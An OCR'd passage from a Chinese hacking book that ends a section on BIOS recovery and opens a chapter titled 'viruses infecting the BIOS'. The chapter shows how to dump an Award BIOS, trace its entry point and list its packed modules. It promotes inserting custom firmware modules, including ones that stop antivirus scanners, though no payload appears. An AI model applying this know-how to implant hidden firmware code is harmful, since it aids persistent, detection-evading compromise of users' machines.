


图 31.5 Die Hard Lite 支持从备份磁盘上恢复固件

Die Hard BIOS（I）由两个内存芯片组成，每片都有完整的 BIOS 代码。第一个芯片称为 Normal Flash ROM，是可写的。第二个芯片称为 Rescue ROM，是写保护的。在升级过程中，万一出了问题，通过主板上的跳线，可以切换到 Rescue ROM 芯片，然后检讨前面所犯的错误，重新刷新 BIOS（图 31.6）。这个方法最大的缺点是，总是退回到最老的 BIOS 版本，虽然用户可能更喜欢较新的那个。




图 31.6　Die Hard BIOS 由两个内存芯片组成，一个可写，另一个不可写

Die Hard BIOS II 是 Die Hard 技术的改进版。它的两个芯片完全相同（图 31.7），每个都能升级。如果主 BIOS 升级成功，用户也可以升级备用 BIOS，在这种情况下，最新的固件总是可用的，不论 BIOS 芯片发生什么。




图 31.7　Die Hard II 芯片由两个相同的芯片组成。两个芯片都能被刷新。

Dual BIOS 是 Die Hard II 技术的变种，但在设计思路上有所不同。类似于 Die Hard II，它的两个内存芯片是相同的；然而，用户可以通过主板上的跳线或编程，在它们之间切换。第二个切换方法不需要打开机箱摆弄跳线了（机箱很有可能是密封的）。顺便说一下，按图 31.8 所示的方法，你也可以实现这个技术。手动实现 Dual BIOS 如图 31.9 所示。




图 31.8　Dual BIOS 是 Die Hard II 的变体




图 31.9　手动实现 Dual BIOS

31.3.4　不能自我维护的 BIOS

如果主板似乎是没气了，而且也没有预先做好紧急恢复的准备，还有可能救活毁坏的 BIOS 吗？至少有两个方法。最好的也是最安全的方法是使用编程器，几乎从任何一家无线电商店里都可以买到。你必须仔细阅读编程器所提供的用户手册，并严格遵守上面的要求和指令。如果没有用户手册，一定要向售货员问清楚。作为选择，你可以自己攒一个编程器（这类例子如图 31.10 所示）。




图 31.10　自制的编程器

如果没有编程器，但是有一块相同的主板，那么可以把它的 BIOS 芯片取下来，用棉线缠住，轻轻插入你的计算机。然后从系统盘启动（磁盘中带有刷新工具）。不要关闭系统，更不要切断电源，仔细从槽里取下 BIOS 芯片，再插入原来的芯片，尽力避免短路。如果一切顺利的话，你可以再次刷新这个 BIOS，而这次，你将很有可能成功。

CHAPTER

32

第 32 章　病毒感染 BIOS

处理器是计算机的心脏，而 BIOS 无疑是它的灵魂。BIOS 固件确定所有的系统性能。因此，如果你向 BIOS 插入定制的模块，可以极大的扩展 PC 的功能。例如，这个模块可以使计算机防范入侵，预防反病毒扫描器的运行，或者解锁隐藏的性能，把计算机超频到不可思议的速度。换句话说，黑 BIOS 不仅可能，而且有益。你黑的 BIOS 越多，你就越想黑更多的！黑 BIOS 不仅非常有趣，而且可以给我们带来认知力。这是真正的编程学校，为你的自我表现提供无限可能。在这里，主要的问题是你的想像力！只有硬件限制你的想法。你可以自己切换保护模式，操纵寄存器，甚至是为所欲为。在本章，我将向你展示怎么做。

为了做本章中提到的实验，你需要准备一块带 Flash BIOS 的主板。任何型号的 BIOS 都可以（图 32.1）。我将以最流行的 Award BIOS 为例；不过，其他型号的用户也会从这里找到有趣的信息。对这样的用户，我准备了一个适用于所有型号 BIOS 的插入方法。

BIOS 芯片很容易识别，因为它上面有全息的标签，为了定位记号需要把标签去掉。这个记号是一长串数字，例如：28F1000PPC－12C4。找到记号后，到 http://www.datasheetarchie.com 网站上查询。你会收到一份详细的、描述这个芯片的 PDF 文档（所谓的 datasheet）。现在，需要找一个相同或兼容的 Flash 内存芯片，之后，你就可以做实验了。

对于热插拔 BIOS 来说（换句话说，在开机状态下更换 BIOS 芯片），不同的人有不同的处理方法。贫穷的黑客在芯片周围绕上棉线（否则，很容易引起短路，不仅毁坏 BIOS 芯片，而且也有可能毁坏整个主板）。注意，富有的黑客可以购买称为芯片拔起器和 BIOS Saviour（图 32.2）的特殊工具。这些工具是在声名狼籍的 Chernobyl 病毒流行之后发明的，你可以在无线电商店或网上商店购买它们。




图 32.1　不同类型的 Flash 内存芯片




图 32.2　BIOS Saviour 从运行中的主板上移走芯片

除此之外，你还需要主板、芯片组的文档。Intel 和 AMD 免费提供其 datasheet。但其他的厂商（例如，VIA 和 SiS）一般不公开这些信息，因此，黑客在发现任何有趣的事情之前，还要花很多精力做准备工作。

可以从 BIOS 或主板厂商的网站上下载刷新 BIOS 的工具包。有些厂商（例如，Intel 和 ASUS）往 BIOS 里增加了好多东西，导致“原有的”工具拒绝和这个版本的 BIOS 一起工作。因此，黑客只能使用主板提供的工具包。另外，你还需要准备汇编器（MASM，TASM，FASM，或 NASM），反汇编器（IDA Pro，免费发布的第 4 版试用版），和 HEX 编辑器（HIEW 或 Hex Workshop）。

32.1　怎么进行

修改 BIOS 是一项危险的工作。一个小小的错误都可能导致系统不能启动，昏暗的屏幕就像没有星星的夜空。现在，很多主板都采用特殊的保护机制，避免 BIOS 升级失败带来的影响。然而，这种保护只有在 BIOS 损坏时才会启用。它们并不能消除固件代码里的错误。

出于这个目的，你需要一个备用的 BIOS。为了完成这个，启动机器，创建固件 dump（或者厂商的网站上下载升级版本），随意修改它，然后，不要关机器，仔细移走原来的芯片，插入备用的 BIOS。然后用刷新工具把黑过的固件写入 BIOS。如果此前有什么做得不对，可以移走出问题的芯片，插入原来的芯片，然后纠正错误，之后，再用备用的 BIOS 做实验。

整个过程安全吗？说实话，每一步都暗藏危险。例如，芯片可能会从手中滑落，假如它恰好掉在主板上，很有可能会引起短路。固件里的微小错误都有可能引起硬件故障，从而破坏整个系统（例如，升高电压或时钟频率）。因此，在你获得实际经验和嗅到焦糊味之

前，建议你先用废弃的主板做实验（例如 Pentium 155）。

32.2　深入 BIOS

为了修改 BIOS，有必要了解它的结构。真正的黑客一般会直接修改机器代码，手动增加所需要的组件。在以前的 AT 计算机里，整个 BIOS 位于地址空间的最末端，范围从 F000:0000 到 F000:FFFF。现在的固件大小通常从 256 到 512KB 不等。为了保证向后兼容，开发者不得不把 BIOS 分成几个部分。通常来说，BIOS 的结构呈模块化。仔细理解这个结构可不是件简单的事。

例如，考虑 06/19/2003-i845PE-W83627-9A69VPA1C-00 固件，它保存在 4pe83619.bin 文件里。你准备怎样反汇编它？IDA 一碰到它就发神经，不提供任何有用的信息。首先，假设固件最后字节所处的地址是 F000h:FFFFh，BIOS 进入点的地址是 F000h:FFF0h。

把这个文件载入 HIEW 或 IDA，从它的尾部数 10h 字节，然后开始反汇编代码。在这里，你几乎总能看到一个节间转移（参见清单 32.1 和 32.2；用粗体表示进入点处的机器指令）。

清单 32.1　固件最后 30 个字节的 Hex dump

```
0007FFD0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
0007FFE0:  00 00 00 00-00 00 00 00-39 41 36 39-56 50 41 31          9A69VPA1
0007FFF0:  EA 5B E0 00-F0 2A 4D 52-42 2A 02 00-00 00 60 FF  e[a ?*MRB*●    `y
```

清单 32.2　固件进入点周围数据反汇编后的清单

```
0007FFF0: EA5BE000F0      JMP     0F000:0E05B
0007FFF5: 2A4D52          SUB     CL, [di][00052]
```

在这个例子里，转移指令把控制权交给 F000h:E05Bh 地址。那它怎么在固件里找到这个位置呢？没有容易的事情：假设 7FFF0h 是 F000h:FFF0h，那么 0F000h:0E05Bh 将映射到 7FFF0h: - (FFF0h – E05Bh) =7FFF0h – 1F95h = 7Eo5Bh。下面的内容是位于这个地址的代码（清单 32.3）。

清单 32.3　反汇编后的 boot block 的开始部分

```
0007E05B: EA60E000F0      JMP     0F000:0E060
0007E060: 8EEA            MOV     GS, DX
0007E062: FA              CLI
0007E063: FC              CLD
0007E064: 8CC8            MOV     AX, CS
0007E066: 8ED0            MOV     SS, AX
```

这个地方被称为 boot block 或 boot kernel。Boot block 的最大允许大小是 64KB，它负责初始化硬件，并加载所有以打包形式保存的模块。

在反汇编这些打包的模块之前，需要先把它们解开。你可以写一个定制的解包器；不过，最简单的方法是使用现成的解包器解开所有的模块。实际上，如果你选择的是 Award BIOS，可以使用 cbrom 和 bp 工具。Cbrom 带/D 命令行选项，显示 BIOS 版本里有什么模块；bp.exe 带/e 命令行选项，显示每个模块所处的地址（图 32.3）。




图 32.3　BP 输出 BIOS 的模块列表及其属性


注解

通常可以在随主板提供的 CD 里找到 cbrom 工具。如果没有，可以从 http://www.rom.by 下载。

在这个例子里，解包后的代码如清单 32.4 所示。

清单 32.4　BIOS 固件解包后的代码

```
Attention! Advanced qualification is required!
Found 4Mbit BIOS!
================================================================================
BIOS-PartName Segm:Offs  Compress/Real_Size "Official" name - what`s meanining
--------------------------------------------------------------------------------
9a69vpa1.BIN  5000:0000 0001:471E/0002:0000 "original.tmp" - MAIN part
awardext.rom  407F:0000 0000:81F2/0000:BA80 "awardext.rom" - ALT part
CPUCODE.BIN   4001:0000 0000:376A/0000:3800 "cpucode.bin" - microcodes
ACPITBL.BIN   4003:0000 0000:196E/0000:4068 "ACPITBL.bin" - ACPI table
awardeyt.rom  400E:0000 0000:3D7A/0000:5ED0 "awardeyt.rom" - ALT_2 part
_EN_CODE.BIN  4029:0000 0000:1A16/0000:3890 "_en_code.bin" - engl-txt Setup
```

```
AWDFLASH.EXE   4026:0000 0000:5302/0000:990C
pxe.lom        4086:0000 0000:5EA3/0000:A000 "PCI.rom" ~ SCSI-BIOS
-------------------------------------------------------------------------------
CPU_microcodes (CPUID/version/type):
-------------------------------------------------------------------------------
0F12>002C/Sock  0F21>0001/Sock  0F23>0008/Sock  0F24>0018/Sock  0F13>0004/Sock
0F27>0033/Sock  0F29>0011/Sock
===============================================================================
```

第一个是 9a69vpa1.bin 模块（original.tmp）。主要的 BIOS 代码都集中在这里。像你看到的那样，original.tmp 位于 5000h:0000h 地址，占用 128KB。BIOS 被载入主内存，尽管它不能长久呆在这里。BIOS 代码把控制权传给引导扇区（位于硬盘或启动盘上的主引导记录）之前，必须先释放这些地址。

接下来是 awardext.rom（ALT 部分）。这是主 BIOS 的扩展部分，在启动过程的最后阶段初始化设备。它自动检测硬盘和 CD 驱动器，输出 PnP/PCI 设备表，等等。Awardeyt.rom（ALT_2 部分）模块包含 ALT 的附加部分。

对 BIOS 支持的处理器模块来说，Cpucode.bin 模块只是一组微程序。微代码是为修正开发错误而设计的；不过，对于运行正常的系统来说，这个模块不是很重要。如果希望，你可以从 Intel 或 AMD 网站上下载最新的微代码，并把它插入 BIOS。

Acpitbl.bin 模块是另外的数据模块，包含 ACPI 表。和流行的看法相比，ACPI 不仅是简单的电源管理器。它也是 root enumerator——换句话说，控制所有设备的主总线，自动分配资源（实际上是中断）。这个表的修改为我们提供了某种可能，值得分开讨论。

_en_code.bin 模块是 BIOS 使用的一组 ASCIIZ 字符串。这里是初学者可以实际参与的实验田。

Awdflash.exe 是 BIOS 刷新工具。它是正常的可执行文件，必须在 MS-DOS 下运行。因此，为了编写通用的 BIOS 刷新工具，除了 BIOS 外，黑客不需要其它东西了。

尽管 bp.exe 把 pxe.lom 模块当作 SCSI，而实际上，它里面包含的文本字符串显示它其实是集成设备的驱动程序集，也就是 VIA VT6105 Rhine III Fast Ethernet Adapter，VIA T6105M Rhine III Management Adapter，和 Intel UNDI PXE-2.0（build 082）。

除了前面介绍的模块外，BIOS 可能还包含其他的模块：VGA BIOS 支持集成显卡，anti_vir.bin 保护引导扇区不受病毒侵害，decomp_blk.bin 是独立的 LHA 解包器，等等。可以为支持 ISA 和 PCI 设备，增加定制的模块。本章将演示这个方法。我不开发任何新的设备，而是用例子演示怎样把额外的代码插入 BIOS。

然而，把定制的模块插入 BIOS 前，需要理解现有的模块。开始反汇编之前，需要先找到进入点。怎么找到它呢？至少有五类不同的模块，它们的进入点是不一样的。对第一类模块来说，进入点位于模块尾部负偏移 10h 字节处（见清单 32.5；用粗体表示进入点的

第一个字节)。如果这个地方包含 jmp 指令，那么它就是第一类模块。实际上，可以用这个方法识别 boot kernel 和所有的主块。

清单 32.5　9a69vpa1.bin 模块的进入点位于从尾部 10h 偏移处

```
00000000:  42 73 47 05 00 E0 00 F0 | 00 10 00 40 00 40 00 00 BsG♣ p Ё ► @ @
